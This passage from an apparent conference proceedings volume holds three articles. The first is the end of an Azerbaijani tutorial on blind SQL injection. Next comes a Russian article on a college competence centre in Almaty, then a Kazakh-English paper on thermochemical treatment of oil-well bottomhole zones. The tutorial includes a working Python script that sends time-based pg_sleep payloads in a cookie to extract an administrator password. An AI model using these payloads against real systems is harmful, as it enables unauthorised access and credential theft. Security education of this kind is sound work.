        cookie = f"8FVdzioWaiog6dkQ'%3Bselect case when substring(password,{i},1)='{char}' then pg_sleep(10) else pg_sleep(0) end from users where username = 'administrator'--"
        cookies = {'TrackingId': cookie}
        start_time = time.time()
        response = requests.get(url, cookies=cookies)
        end_time = time.time()
        response_time_ms = (end_time - start_time) * 1000
        if response_time_ms >= 10000:
            password += char
            print(password)
            break
```

Şəkil 3. Python ilə Time-based Blind SQL boşluğundan istifadə edərək verilənlər bazasına brute-force əməliyyatı

Kodun izahı :

İlkin laboratoriyamızdan fərqli olaraq burada biz time kitabxanasını da əlavə olaraq kodumuza daxil etmişik. Adından da göründüyü kimi kitabxana zamanla əlaqəli əməliyyatları həyata keçirməyə biz imkan yaradacaqdır. Burada biz artıq fərqli SQL sorğusundan istifadə edirik. SUBSTRING funksiyası ilə biz bir-bir simvolları yoxlayırıq və uyğunluğun aşkarlanması halında 10 saniyə gecikmə əlavə edirik. Daha sonra sorğumuzun göndərilməsindən əvvəl və sonra saniyə ilə cari vaxtları alırıq. Növbəti addımda bu zamanlar arasındakı fərqi tapırıq və 1000 vuraraq milli saniyə dəyərini alırıq. Parolumuzun simvolunu düzgün tapdığımız halda nəticə 10000 milli saniyədən çox, digər halda isə 100-200 milli saniyə aralığında olacaqdır. Nəticə şəkil 6-da təsvir olunmuşdur.



Şəkil 6. Python ilə Time-based Blind SQL boşluğundan istifadə edərək verilənlər bazasına brute-force əməliyyatının yekun nəticəsi

NƏTİCƏ

Bu məqalədə Blind SQL Injection hücumlarının mahiyyəti, növləri və bu texnikanın Python vasitəsilə avtomatlaşdırılması təhlil edilmişdir. SQL Injection, xüsusilə Blind SQL Injection, veb tətbiqlərində geniş yayılmış və təhlükəli hücum növlərindən biridir. Boolean-based metodunda doğru və yanlış cavablara əsasən sistematik analiz aparılır, Time-based metodunda isə serverin cavab vaxtındakı süni gecikmələrdən istifadə olunur. Məqalədə Boolean-based və Time-based texnikaları istifadə edərək məlumatların mərhələli şəkildə çıxarılması nümayiş olunmuşdur.

Məqalənin praktiki hissəsində Python proqramlaşdırma dili vasitəsilə bu hücumların necə avtomatlaşdırıla biləcəyi göstərilmişdir. Python-un *requests* və *time* kitabxanalarından istifadə etməklə hazırlanan skriptlər, SQL boşluqlarını səmərəli şəkildə istismar etməyə imkan verir. Skriptlər Brute Force metodu ilə məlumatların əldə olunmasını asanlaşdırır və prosesin sürətli icrasını təmin edir. Hər iki texnikanın tətbiqi real nümunələr üzərində addım-addım izah edilmiş, hücumların uğurlu icrası və nəticələri təsvir olunmuşdur.

Bu təhlillər nəticəsində belə qənaətə gəlinmişdir ki, veb tətbiqlərinin təhlükəsizliyinin təmin olunması üçün SQL Injection boşluqlarının qarşısını almaq vacibdir. Təhlükəsizlik tədbirləri çərçivəsində istifadəçi girişlərinin filtr edilməsi, parametrizasiya olunmuş sorğulardan istifadə və təhlükəsizlik testlərinin davamlı həyata keçirilməsi mütləqdir.

ƏDƏBİYYAT SİYAHISI

1. Halfond, J. (2020). *SQL Injection Attacks and Defense*. Syngress.
2. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. Wiley.
3. OWASP Foundation. (2023). *OWASP Testing Guide v4*. OWASP.
4. Hanvey, B. (2022). *Python Penetration Testing for Developers*. Packt Publishing.
5. Kos, J. (2021). *Advanced SQL Injection Techniques and Countermeasures*. CyberSec Press.
6. Skoudis, E., & Liston, T. (2006). *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*. Pearson Education.
7. Red Team Field Manual (RTFM). (2014). *Pentesting and Exploitation Guide*.
8. Shah, A. (2021). *Hands-On Web Penetration Testing with Python*. Packt Publishing.
9. Litchfield, D. (2012). *The Database Hacker's Handbook: Defending Database Servers*. Wiley.
10. Chuvakin, A., Schmidt, K., & Phillips, C. (2012). *Logging and Log Management: The Authoritative Guide to Understanding the Concepts Surrounding Logging and Log Management*. Syngress.
11. Kali Linux Documentation. (2024). *Penetration Testing with Kali Linux*. Offensive Security.
12. SQLMap Project. (2024). *SQLMap User Guide*.
13. PortSwigger Web Security Academy. (2024). *Blind SQL Injection Labs and Tutorials*.

Региональный центр компетенций – центр повышения качества образования и привлекательности рабочих профессий

Абызбаев Б.Е.

директор КГКП «Алматинский колледж энергетики и электронных технологий»,
Магистер технических наук

Караева Б.С.

заместитель директора по учебной работе КГКП «Алматинский колледж энергетики
и электронных технологий», Магистер технических наук

Шарипов Т.Н.

заместитель директора по учебно-производственной работе КГКП «Алматинский
колледж энергетики и электронных технологий», Магистер

В Концепции развития, дошкольного, среднего, технического и профессионального образования Республики Казахстан на 2023-2029 годы сказано, что будет продолжена работа по развитию отраслевых центров компетенций в колледжах как базы для формирования лучших практик на предприятиях региона и реализации профессиональных модулей опережающего обучения. Центры компетенций будут расширять доступ граждан к множеству квалификаций, переквалификации, неформальному обучению и развитию мягких навыков. Полученные компетенции будут подтверждаться центрами признания квалификаций. Т.е. колледжи, которые обладают подобными центрами компетенций, смогут выполнять функции отраслевых центров повышения квалификации и переобучения действующих сотрудников предприятий. Этот подход соответствует принципу обучения в течение всей жизни.

Региональный центр компетенций (далее РЦК) – структурное подразделение организации образования, на базе которого осуществляется концентрация образовательных ресурсов для подготовки высококвалифицированных кадров.

Под образовательными ресурсами понимаем:

человеческие: обучающиеся, представители работодателей, самозанятые лица, которым требуется подготовка, переподготовка и повышение квалификации по соответствующему профилю;

кадровые: штатные преподавателей и/или штатные мастера производственного обучения, имеющие соответствующее образование по заявленной специальности/квалификации РЦК, опыт работы на производстве и/или прошедшие стажировку на производстве за последние пять лет по заявленной специальности/квалификации;

паспорт РЦК: наличие оборудования, соответствующего современным производственным требованиям и/или международным стандартам WS, для создания РЦК;

финансовые: источники и каналы финансирования;

информационные: информация, взаимоотношения, социальные сети, базы данных.

Создание РЦК предполагает концентрацию современного оборудования и других ресурсов по специальности конкретной отрасли.

КГКП «Алматинский колледж энергетики и электронных технологий» (далее Колледж) участник проекта «Жас маман». Было закуплено оборудование на сумму 323 млн.

тенге. Закуп оборудования был осуществлен для обучения по специальностям электроэнергетики и автоматизации производства. Современное производственное и учебное оборудование, приобретенное по проекту «Жас маман», академическая свобода открывают широкие возможности в работе колледжа.

В рамках проекта проведена разработка и внедрение образовательных программ, открыт региональный центр компетенций в области электроэнергетики и автоматизации производства.

Деятельность РЦК предусматривает реализацию следующих мероприятий: курсовое обучение педагогов и руководителей организаций ТиПО (производственная стажировка на предприятиях социальных партнеров); по подготовке, переподготовке и повышению квалификации работников предприятий по соответствующему профилю; проведение конкурсов профессионального мастерства, в том числе чемпионатов WS и т.д. Данная деятельность может осуществляться на основании договоров, заключаемых между РЦК и организациями. выпуск продукции, товаров (работ, услуг), ремонт оборудования, машин и механизмов; производственное обучение/профессиональная практика студентов организаций ТиПО и вузов; проведение профориентационных мероприятий для учащихся школ; - участие в научно-прикладных проектах с использованием учебно-материальной базы РЦК в качестве испытательного полигона (базы практики); реализация других мероприятий в рамках уставной деятельности Колледжа.

На первоначальном этапе целями регионального центра компетенций в области электроэнергетики и автоматизации производства являются:

- повышение уровня мотивации к профессиональному самоопределению, личностному и профессиональному росту граждан;
- повышение качества профессиональной подготовки в учебных заведениях и центрах переподготовки кадров на территории Алматы и Алматинской области по специальностям «Электрооборудование», «Электроснабжение», «Автоматизация и управление технологическими процессами (по профилю)»;
- формирование инфраструктуры для массовой подготовки высококвалифицированных рабочих кадров по стандартам WorldSkills, в том числе для проведения региональных чемпионатов «JasSkills», формирование экспертного сообщества из числа преподавателей и мастеров производственного обучения Колледжа и их обучение в соответствии с требованиями WorldSkills;
- реализация условий развития системы технического и профессионального образования города Алматы на уровне требований стандартов WorldSkills и профессиональных стандартов, а также требований работодателей;
- повышение качества профессиональной подготовки обучающихся по закрепленным компетенциям.

Основными задачами РЦК в области электроэнергетики и автоматизации производства являются:

- подготовка участников для участия в чемпионатах «JasSkills», WorldSkills по закрепленным компетенциям;
- создание тренировочного центра для региональной сборной по закрепленным компетенциям;
- обеспечение подготовки резерва для региональной сборной г.Алматы по закрепленным компетенциям;
- подготовка профессиональных кадров с ориентацией на международные стандарты WorldSkills;
- расширение состав экспертного сообщества из числа сотрудников и преподавателей Колледжа;

- организация работы по развитию взаимодействия профессионалов (социальных партнеров) и экспертов, способных выявлять и готовить специалистов уровня WorldSkills;
- оказание услуг в области профессиональной ориентации и сопровождения профессионального самоопределения;
- популяризация рабочих профессий.

Для эффективного функционирования РЦК ежегодно разрабатывается план работы на основе анализа: состояния материально-технической базы, востребованности услуг за предшествующий год, возможности проведения практик, стажировок на базах предприятий и т.д.

Документооборот РЦК определяется номенклатурой дел.

Образовательный процесс в РЦК осуществляется на основании рабочих учебных планов и программ, разработанных в РЦК, согласованных с работодателями.

Работа по определению содержания обучения в РЦК включает два этапа. Первый – разработка учебных планов и программ с учетом имеющегося у колледжа оборудования. Учебный процесс строится по принципу обучения отдельным функциям (компетенциям). Содержание и количество часов могут меняться в зависимости от возможностей организации образования -материально-технической базы, и баз проведения практического обучения. Учебные планы разрабатываются на модульной основе с учетом потребности организации, по инициативе которого организуется обучение.

Второй этап - обучение в РЦК, которое осуществляется на договорной основе между организацией образования и организацией, направляющей на обучение, или физическим лицом. На основе договора и набора контингента не менее 15 человек издается приказ, составляется расписание занятий, которые подписываются и утверждаются руководителем организации образования. При проведении обучения РЦК назначается ответственный за соблюдение техники безопасности. Перед началом практических работ проводится вводный инструктаж, и ежедневный инструктаж по допуску к работам.

Для выполнения функций, РЦК выделяются необходимые мастерские с оборудованием, приобретенные по проекту «Жас маман», включая при необходимости программное обеспечение, средства связи и другое оборудование.

Перечень учебно-производственного оборудования, средств обучения для организации обучения по каждой специальности (квалификации), профессии определяется в соответствии с учебными программами обучения и установленными нормативами.

РЦК обеспечивает содержание принадлежащей ему материально-технической базы на уровне требований, определенных соответствующими нормативами, и несет ответственность за сохранность и эффективность ее использования.

На базе Центра возможно создание Тренировочного лагеря WS Kazakhstan (далее – тренировочный лагерь) - для профессиональной подготовки, а также оттачивания навыков в чемпионатных условиях необходимых для успешного выступления на региональных, республиканских чемпионатах WSK и международных чемпионатах, и конкурсах профессионального мастерства.

Тренировочный лагерь осуществляет следующие функции:

- разработка программы/плана подготовки конкурсантов к региональным чемпионатам WSK по компетенциям для дальнейшего участия в республиканских чемпионатах WS;
- разработка программы/плана подготовки членов Национальной сборной страны по компетенциям для дальнейшего участия в международных чемпионатах WS;
- формирование перечня расходных материалов, инструментов и оборудования по компетенциям;

- определение объема работ, формата и структуры подготовки к чемпионатам по компетенциям;
- осуществляет контроль за качеством выполнения конкурсных заданий в период организации и проведения тренировок по компетенциям;
- разрабатывает регламенты проведения демонстрационного экзамена по требованиям WS;
- проводит демонстрационные экзамены по требованиям WS;
- осуществляет сертификацию экспертов по требованиям WS.

Опыт работы тренировочного лагеря, на базе Центра, может также использоваться для подготовки к другим конкурсам профессионального мастерства.

РЦК может быть базой для проведения демонстрационных экзаменов, в том числе по требованиям WS Kazakhstan, как форма итоговой или промежуточной аттестации в виде квалификационного экзамена обучающихся по образовательным программам ТиПО реализуемых в колледже, а также как форма аттестации обучающихся колледжа, для определения уровня компетенции сотрудников и работников предприятий. В Колледже демонстрационный экзамен, проводится с целью оценки уровня освоения обучающимися образовательной программы в следующих формах:

- в качестве процедуры итоговой аттестации по образовательным программам выпускающих специалистов среднего звена для определения и оценивания уровня сформированности у выпускников общих и профессиональных компетенций, соответствующих основным видам деятельности;
- в качестве процедуры промежуточной аттестации в виде квалификационного экзамена по образовательным программам рабочих квалификаций для определения и оценивания уровня достижения результатов освоения обучающимися профессиональных модулей, предусмотренных образовательной программой.

Также, демонстрационный экзамен может проводиться предприятиями, на базе РЦК, в целях определения уровня компетенции собственных работников для составления индивидуальных планов развития сотрудников, а также повышения общего уровня профессиональной подготовки кадров.

Расходы на содержание РЦК производятся в пределах собственных средств Колледжа, в структуре которого он создан.

Наличие центра компетенций в организации образования является важным фактором не только обеспечения сохранности, но и генерации новых знаний и опыта, а также преемственности кадров, поскольку обмен знаниями между специалистами, обладающим опытом и молодежью является важной функцией центров.

Анализ опыта функционирования региональных центров разных стран позволяет определить их значимость на основе того, что:

- расширяется спектр образовательных услуг для удовлетворения запросов населения;
- повышается конкурентоспособность и эффективная занятость рабочих;
- расширяются возможности своевременного и гибкого реагирования на потребности рынка труда в рабочих.

Список использованных источников

1. Проект «Дорожная карта прохождения организации ТиПО, участника проекта «Жас маман» процедуры оценки на соответствие требованиям зарубежных отраслевых ассоциаций/центров/советов/профессиональных сообществ, признанных на международном уровне, для подготовки кадров в соответствии с международными требованиями»;
2. «Методические рекомендации по разработке стратегического плана развития организаций ТиПО» разработанная НАО «Talar»;
3. Кагакина Е.А. Интеграция общекультурных и профессиональных компетенций как фактор подготовки будущих специалистов в условиях модернизации университетского образования: Дисс. ... д-ра пед. наук. — Кемерово. — 2015. — 38 с.;
4. Р. Бердников, Д. Холкин. Инновационные центры компетенций в электроэнергетике//Энергорынок, № 4, 2012

УДК 622.279

METHODS OF PROCESSING THE BOTTOM AREA OF THE WELL IN THE PRODUCTION OF HIGH VISCOSITY HYDROCARBONS

Kalmenov M.U.

Auezov University, Shymkent, Kazakhstan, Doctorate student, Department of «Oil and Gas Business»

Baibotayeva S. Ye.

Auezov University, Shymkent, Kazakhstan, PhD, associate professor, Department of «Oil and Gas Business»

Botashev E.T.

Auezov University, Shymkent, Kazakhstan, PhD, associate professor, Department of «Oil and Gas Business»

Holmahanov N.S.

Auezov University, Shymkent, Kazakhstan, Master's degree, lecturer, Department of «Oil and Gas Business»

ЖОҒАРЫ ТҰТҚЫРЛЫҚТЫ КӨМІРСУТЕКТЕРДІ ӨНДІРУДЕ ҰҢҒЫМАНЫҢ ТҮП АЙМАҒЫН ӨҢДЕУ ӘДІСТЕРІ

Калменов М.У.

М. Әуезов Оңтүстік Қазақстан университеті, Шымкент
«Мұнайгаз ісі» кафедрасының докторанты

Байботаева С.Е.

М. Әуезов Оңтүстік Қазақстан университеті, Шымкент
«Мұнайгаз ісі» кафедрасының PhD, доценті

Боташев Е.Т.

М. Әуезов Оңтүстік Қазақстан университеті, Шымкент
«Мұнайгаз ісі» кафедрасының PhD, доценті

Холмаханов Н.С.

М. Әуезов Оңтүстік Қазақстан университеті, Шымкент
«Мұнайгаз ісі» кафедрасының магистр, оқытушысы

Abstract

In this article, a new method has been developed, the task of which is to increase the efficiency of processing the bottomhole zone of a well by introducing a coolant into the bottomhole zone, which increases the solubility of the composition, the rate and volume of dissolution of difficult-to-dissolve deposits during processing of the bottomhole zone of producing wells, as well as penetrating deeply into the reservoir.

Аңдатпа

Бұл мақалада ұңғыманың түп аймағын өңдеу тиімділігін арттырудағы жаңа әдіс әзірленген, жылу тасымалдағышты ұңғыманың түп аймағына енгізу арқылы, оның құрамының еру қабілетін, өндіруші ұңғымалардың түп аймағы бөлігін өңдеу кезінде ерімейтін шөгінділердің

еру жылдамдығы мен көлемін, сонымен қатар, қабатқа терең енуді арттыру болып табылады.

Key words: bottom-hole formation zone, permeability, oil, water, potassium bichromate

Кілттік сөздер: түп қабат аймағы, өткізгіштік, мұнай, су, калий бихроматы

Қабаттың түп аймағы белгілі болғандай, ерекше аймақ болып табылады, өйткені, мұнда қысымның, температураның өзгеруі, ауыр мұнай компоненттерінің шөгуі және т.б. сияқты күрделі процестер жүреді. Бұл процестердің барлығы ұңғыма өнімділігіне, әсіресе ньютондық емес мұнайларды пайдаланатын өндіру ұңғымаларының жұмысына кері әсер етеді. Кен орындарын игеру кезінде қабат қысымын ұстап тұру үшін қабатқа суық су айдалатыны белгілі. Бұл қабат температурасының айтарлықтай төмендеуіне әкеліп соғады, бұл ұңғыма түбіндегі мұнайдың құрамындағы ауыр компоненттердің тұндырылуына әсер етеді және қабаттың кеуектерінің бітелуіне әкеледі. Капиллярлық арналардың құрылымымен сипатталатын қабаттың бастапқы негізгі өткізгіштігі асфальтты-шайырлы және парафинді шөгінділердің әсерінен бұзылады және қабаттың ұңғы аймағының өткізгіштігінің төмендеуі орын алады. Нәтижесінде көмірсутектерді бастапқы өндірудің мәнін қалпына келтіру мақсатында ұңғы түбінің түзілу аймағына әсер ету қажеттілігі туындайды. Қабаттың өнімділігін арттыру үшін ұңғыма түбіне әсер ету қабаттың түп аймағының өткізгіштігін қалпына келтіруді қамтиды. Қышқылдық, термиялық, химиялық, термохимиялық және т.б. көптеген ғылыми еңбектер ұңғы түбінің түзілу аймағының өткізгіштігін қалпына келтіру мәселелеріне арналған. Әдістері. Ұңғыманың түп аймағына қышқылдық әсер ету механизмі тау жыныстарының қаңқасының белгілі бір бөлігінің және әртүрлі шөгінділердің қышқылмен әрекеттесуі нәтижесінде мұнай өндіру жылдамдығының қалпына келуіне негізделген.

Ұңғымаларды қышқылмен өңдеу процесі – бұл ұңғыманы пайдалану кезінде ұңғыманың түп аймағын тазартуды, яғни ұңғыманың түп аймағын тұздардан, парафинді-шайырлы шөгінділерден және коррозия өнімдерінен тазартуды, ұңғыманың түп аймағындағы тау жыныстарының өткізгіштігін арттыруды, сондай-ақ бұрғылаудан кейін ұңғыманы игеру кезінде, ұңғыманың түп аймағын қайта бұрғылаудан тазартуды қамтитын операция. Қарапайым қышқылдандыру, ең алдымен, өткізгіштігін қалпына келтіру немесе арттыру үшін ұңғыма оқпанының жанындағы қабатқа енуге арналған. Процесс жоғары қысыммен қабатқа қышқылды айдау арқылы жүзеге асырылады.

Ұңғыманың түп аймағы - бұл қабаттардың ұңғыманың түп аймағына тікелей іргелес жатқан бөлігі (радиусы 2-3 метр цилиндрлік бөлік). Қабаттың бұл бөлігінде сұйықтықтың сүзілу жылдамдығы өзгереді, қысым төмендейді, ауыр мұнай құрамдастары шөгеді, энергия шығыны мен ағынның кедергісі максималды жоғары болады. Қабаттың төменгі қабатының шамалы ластануы да ұңғыманың өнімділігін айтарлықтай төмендетеді. Ұңғыманың түп аймағының өткізгіштігін қалпына келтіру немесе арттыру қабаттардың ұңғыманың түп аймағына сыртқы әсер ету немесе қабаттарда пайда болған шөгінділердің еруі негізінде жүзеге асырылады.

Пайдалану процесінде өндіру және айдау ұңғымаларының түп аймағының өткізгіштігінің төмендеуінің негізгі себептеріне келесі факторлар жатады:

- температура мен қысым жағдайлары өзгерген кезде мұнайдың асфальтенді-шайырлы-парафинді құрамдас бөліктері немесе ілеспе қабат суларынан тұздардың ағуы баяулайды және шөгеді;

- Ұңғымаларды ағымдағы және күрделі жөндеу кезінде ұңғымаға бітелткіштер (ағын су немесе теңіз суы) немесе жуу сұйықтығының түсуі;

- су-мұнай эмульсиясының түзілуі;

- саз бөлшектерін тұщы сумен қанықтыру кезінде терригендік қабаттардың цементтелуінің ісінуі;

- Ұңғымаларды сөндіру немесе шаю кезінде механикалық қоспалар мен металл коррозиясы өнімдерінің ұңғыманың түп аймағына енуі және т. б.

Ұңғыманың түбінің аймағына әсер ету үшін жұмысшы агентінің құрамын таңдау кезінде оның келесі критерийлерге сәйкестігін қамтамасыз ету маңызды:

- құрам ұңғыма түбінің аймағының қажетті тереңдігіне дейін енуі қажет;

- құрам жыныспен, оны қанықтыратын сұйықтықтармен немесе кольмотанттармен әрекеттескеннен кейін қайта ерімейтін шөгінділерді тудырмауы керек;

- реагенттер ұңғымаларды жөндеуде, қабат суларында және басқа технологиялық сұйықтықтарда қолданылатын тығындау ерітінділерімен үйлесімді болуы және мұнай өндіруге, оны тасымалдауға және оны тазартудың технологиялық сатыларына кері әсер етпеуі керек;

- құрамның компоненттері мүмкіндігінше аз улы болуы керек.

Ұңғыманың түп аймағын тазалау технологиясының негізгі принциптері:

- химиялық реагенттердің кольматтаушы заттарға әсер етуіне байланысты перфорациялау арналары мен ұңғының түп аймағының жағдайын шектеумен ұңғы түбінің қабат аймағының өткізгіштігін қалпына келтіру немесе жоғарылату, сондай-ақ өнімділікті арттыру немесе қабатқа су айдау мүмкіндігін арттыру;

- қабаттың түптік ұңғыма аймағына жақын жерде де, шалғай бөліктерінде де тау жыныстары қаңқасының кеуекті кеңістігінің құрылымына әсер ету нәтижесінде ұңғымалардың өнімділігін немесе қатаю қабілетін арттыру;

- айдалатын химиялық реагенттермен физикалық және химиялық өзара әрекеттесу кезінде колматанттың жойылуы және т. б.

Аталған бағыттар бойынша көптеген ғылыми мақалалар, технологиялар, композициялар мен әдістер, сондай-ақ қойылған мақсаттарға жету үшін түрлі химиялық реагенттер пайдаланылған патенттік жұмыстар жарияланды. Төменде осы жұмыстардың кейбірін қарастыру ұсынылады.

Әдістердің [1] бірінде мұнай ұңғымасының ұңғыма түбінің аймағын өңдеу ұңғыма сұйықтығымен (негізгі су) толтырылған ұңғыманың өңделген интервалына ұңғыма сұйықтығынан оқшауланған зат түріндегі гидрореактивті құрамды (ГРҚ) жеткізуді қамтиды. Гидрореактивті құрам ұңғыма сұйықтығының суымен гетерогенді химиялық реакцияға түсу, нәтижесінде жылу және газ тәрізді өнімдер бөлініп, гидрореактивті құрамды ұңғыма сұйықтығымен жанасу арқылы химиялық реакцияны бастау қасиеттеріне ие болады. Процессте алюминий хлоридінің кем дегенде түйіршіктері және алюминий хлориді үшін еріткіш болып табылмайтын органикалық мұнай шөгінділері үшін еріткіш бар гидрореактивті композиция қолданылады. Бұл әдісті қолданғанда реакция ұңғыманың перфорация аймағының ішінде жүреді. Бұл экзотермиялық реакция нәтижесінде бөлінетін жылудың жоғалуына ықпал етеді.

Ұсынылған әдісте [2], өнімді қабаттың термохимиялық өңдеуі тазарту аймағына жанғыш-тотықтырғыш құрамды айдауды және жану инициаторын өңдеу аймағына жіберуді қамтиды, ол сілтілі металдың боргидридін және метанолға немесе диэтил эфиріне негізделген композиция 5-40 масс.% мөлшерінде пропилкарборан 5- 25 масс.% мөлшерінде сілті, немесе қатты изопропилкарборанның мөлшері 5- 40 мас.% болып табылады. Жану инициаторы тығыздалған контейнерді мұнайкәсіпшіліктегі бұрғылау ұршығы арқылы сорапты және компрессорлық құбырлар колоннасына түсіру арқылы жеткізіледі, содан кейін шнурлы торпедасын жару арқылы контейнер жойылады. Шнур торпедасы контейнердің бүкіл ұзындығы бойынша орнатылады.

Сонымен қатар, қабаттың түп аймағын ыстық қышқылмен (термоқышқыл) өңдеу әдісі қолданылды [3]. Бұл әдіс формальдегид ерітіндісінде тасымалдаушы сұйықтық ретінде кездесетін түйіршіктелген немесе ұнтақ магний қабаттың түп аймағына бөлек айдаудан, сондай-ақ онымен әрекеттесетін химиялық реагент ретінде аммоний хлоридінің сулы ерітіндісін бөлек инъекциялаудан тұрады.

Бұл жағдайда құбырға енгізілген ерітінділер арасындағы реакциядан бөлінетін жылуды жоғалтуды болдырмау үшін оларды енгізу арасында да, соңғы компонентті айдаудан кейін де буферлік сұйықтық айдалады. Бұл қабаттың түп аймағында термохимиялық әсердің пайда болуын қамтамасыз етеді.

Ерітіндіні жоғары температураға дейін алдын ала қыздыру арқылы ұңғы түбінің түзілу аймағын әлсіз қышқылдармен өңдеудің тағы бір әдісі белгілі [4]. Бұл жағдайда термиялық әрекет тау жынысындағы химиялық реагенттермен біріктіріледі. Қышқыл алдын ала қыздырылған суға немесе буға енгізіледі. Қышқылды суға немесе буға енгізгеннен кейін алынған температура мақсатқа жету үшін жеткіліксіз болып, жұмыс көп еңбекті қажет етеді. Құрамында фтор қышқылы, тұз қышқылы және су бар ұңғы түбінің түзілу аймағын өңдеуге арналған қышқыл ерітіндісі де белгілі [5]. Бұл ерітінді іс жүзінде карбонатты жыныстарды ерітпейді, өйткені фтор қышқылының карбонаттармен әрекеттесуі реакцияға кедергі келтіретін және ұңғыма жабдығын қатты коррозияға ұшырататын нашар еритін флюорит шығарады.

Нейтралдау тиімділігін арттыру және қышқыл ерітіндісінің ену тереңдігін жоғарылату үшін қышқылды айдау алдында гидрофобты эмульсияны айдауымен ерекшеленетін қышқылдық және гидрофобты эмульсияның ерітінділерін айдаудан тұратын мұнай қабатының ұңғы аймағын қышқылмен өңдеу әдісі тәжірибеде де қолданылды [6]. Бұл шешімнің кемшілігі – ұңғы түбінің түзілу аймағын өңдеудің төмен тиімділігі, сонымен қатар қабат тереңдігіне аз ғана енуі болып табылады.

Тұз қышқылын ұңғыма аймағына айдау арқылы ұңғымаларды өңдеу үшін қолдану әдісі белгілі [7]. Дегенмен, тұз қышқылы терригендік жыныстарды өте нашар ерітеді, сонымен қатар ұңғымалардың түбі аймағын өңдеу кезінде жабдықты қатты тоттандырады. Бұл композицияның тағы бір кемшілігі - ұңғыманың түбін қалыптастыру аймағын тазалау сапасының төмендігі.

Жұмыста [8] ұңғымалардың түбі аймағын тазалауға арналған композиция ұсынылған, оның құрамдас бөліктері тұз қышқылы мен натрий гидроксидінен тұрады. Бұл компоненттер бір-бірімен әрекеттескен кезде экзотермиялық реакция пайда болады, нәтижесінде үлкен мөлшерде жылу бөлінеді. Бірақ құрамында тұз қышқылының болуы ұңғыма жабдығының коррозиясын тудырады және реакция кезінде бөлінетін жылу өте жоғары емес. Ұңғыма аймағын өңдеудің келесі белгілі әдісі- түйіршіктелген магний мен тұз қышқылын айдау. Бұл әдіс түзуді тереңірек қыздыру және процесті жеделдету есебінен өңдеу процесінің тиімділігін арттыру үшін магний мен қышқылды айдау бір мезгілде, ал айдау бөлек жүргізілетіндігімен ерекшеленеді. Дегенмен, бұл шешім ұңғы түбінің түзілу аймағын өңдеуде, сондай-ақ қабат тереңдігіне ену де тиімділігі төмен. Бұл жағдайда ұңғыманың түбі аймағында да шөгінділер пайда болуы мүмкін [10].

Мұнай-газ ұңғымасының түптік аймағын өңдеу әдісі де қолданылады, ол қабаттың түптік ұңғыма аймағына газ тәрізді хлорлы сутегін айдаудан тұрады. Бұл әдіс өңделетін аймақтың өткізгіштігі мен көлемін арттыру үшін ұңғымада соңғысын хлор мен сутегі қоспасымен толтыру арқылы ұңғыма сағасындағы жарылыс жағдайынан аспайтын қысыммен хлорсутек алуымен ерекшеленеді. Бұл әдістің кемшілігі- төмен тиімділік және технологиялық қиындықтар болып табылады.

Жұмыс [11] ұңғы түбінің аймағын ыстық су немесе бу айдау арқылы өңдеудің ерекше әдісін ұсынады. Бастапқыда агенттер 80 °C температураға дейін қызады. Содан кейін сол

ұңғымаға алдын ала 120 °C дейін қыздырылған 8-15% HCl ерітіндісі айдалады. Біраз уақыт әрекетсіз болғаннан кейін ұңғыма пайдалануға беріледі.

Нәтижелері. Ұсынылып отырған әдістің мақсаты – ұңғыманың түптік аймағын өңдеу кезінде нашар еритін шөгінділердің жылдамдығы мен көлемін ұлғайту арқылы ұңғыма түбінің түзілу аймағына жылу тасымалдағышты енгізу арқылы өңдеудің тиімділігін арттыру, сондай-ақ ұңғыманың түбіндегі тереңдікте түзілу мүмкіндігін туғызу.

Бұл мақсатқа жету үшін алдымен натрий бихроматының (немесе калий бихроматының) сулы ерітіндісін қабаттың ұңғыма аймағына тазарту ерітіндісін тереңірек енгізу үшін тотықтырғыш ретінде ұңғыма оқпанына айдап, содан кейін скипидардың есептелген мөлшерін ұңғыма оқпанына айдағанда, экзотермиялық реакция пайда болады. Осыдан кейін, қоспа жоғары қысымды газбен ұңғыма түбінің аймағынан қабаттың тереңдігіне ығыстырылады, нәтижесінде бөлінетін жылу және жақсы еритін реакция өнімі қабат түбінің ұңғы аймағының тереңдігіне түседі.

Скипидар негізінен терпенді көмірсутектердің $C_{10}H_{16}$ күрделі қоспасы, өзіне тән қарағай иісі бар мөлдір, түссіз, ұшқыш сұйықтық болып табылады. Скипидар полярлы емес органикалық еріткіштерде, этанолда, ацетонда жақсы ериді және суда ерімейді. $T_{кип}=153-180\text{ }^{\circ}\text{C}$, $d_{4}^{20}=0,855-0,865$, $n_{d}^{20}=1,460-1,478$.

Құрамындағы терпенді көмірсутектер сияқты скипидар өте белсенді және ауада, әсіресе жарықта химиялық тотықтырғыштармен (концентрлі HNO_3 , хромангидрид және т.б.) оңай тотығады. Скипидар жану арқылы тотығады.

Құрамдас бөліктерді ұңғыма оқпанының аймағына осы ретпен айдаған кезде, «жоғары қысым мен жылу көзі» ретінде әрекет ететін көп мөлшерде жылу мен газдардың бөлінуімен термохимиялық реакция жүреді. Осыған байланысты бөлінетін газ өңдеуге арналған компоненттердің тотығу реакциясының әсерінен қыздырылған қоспаны қабаттың тереңдіктеріне енгізеді, ал әлсіз жарылыстардың әсерінен реакция қабаттың түбі аймағының үлкен тереңдігін қамтиды. Осыдан кейін температура 500-600°C-тан жоғары көтеріледі, бұл ұңғыманың түп аймағында мұнайдың ауыр компоненттерінің еруіне және сол арқылы ұңғыманың түп аймағының өткізгіштігінің жоғарылауына әкеледі.

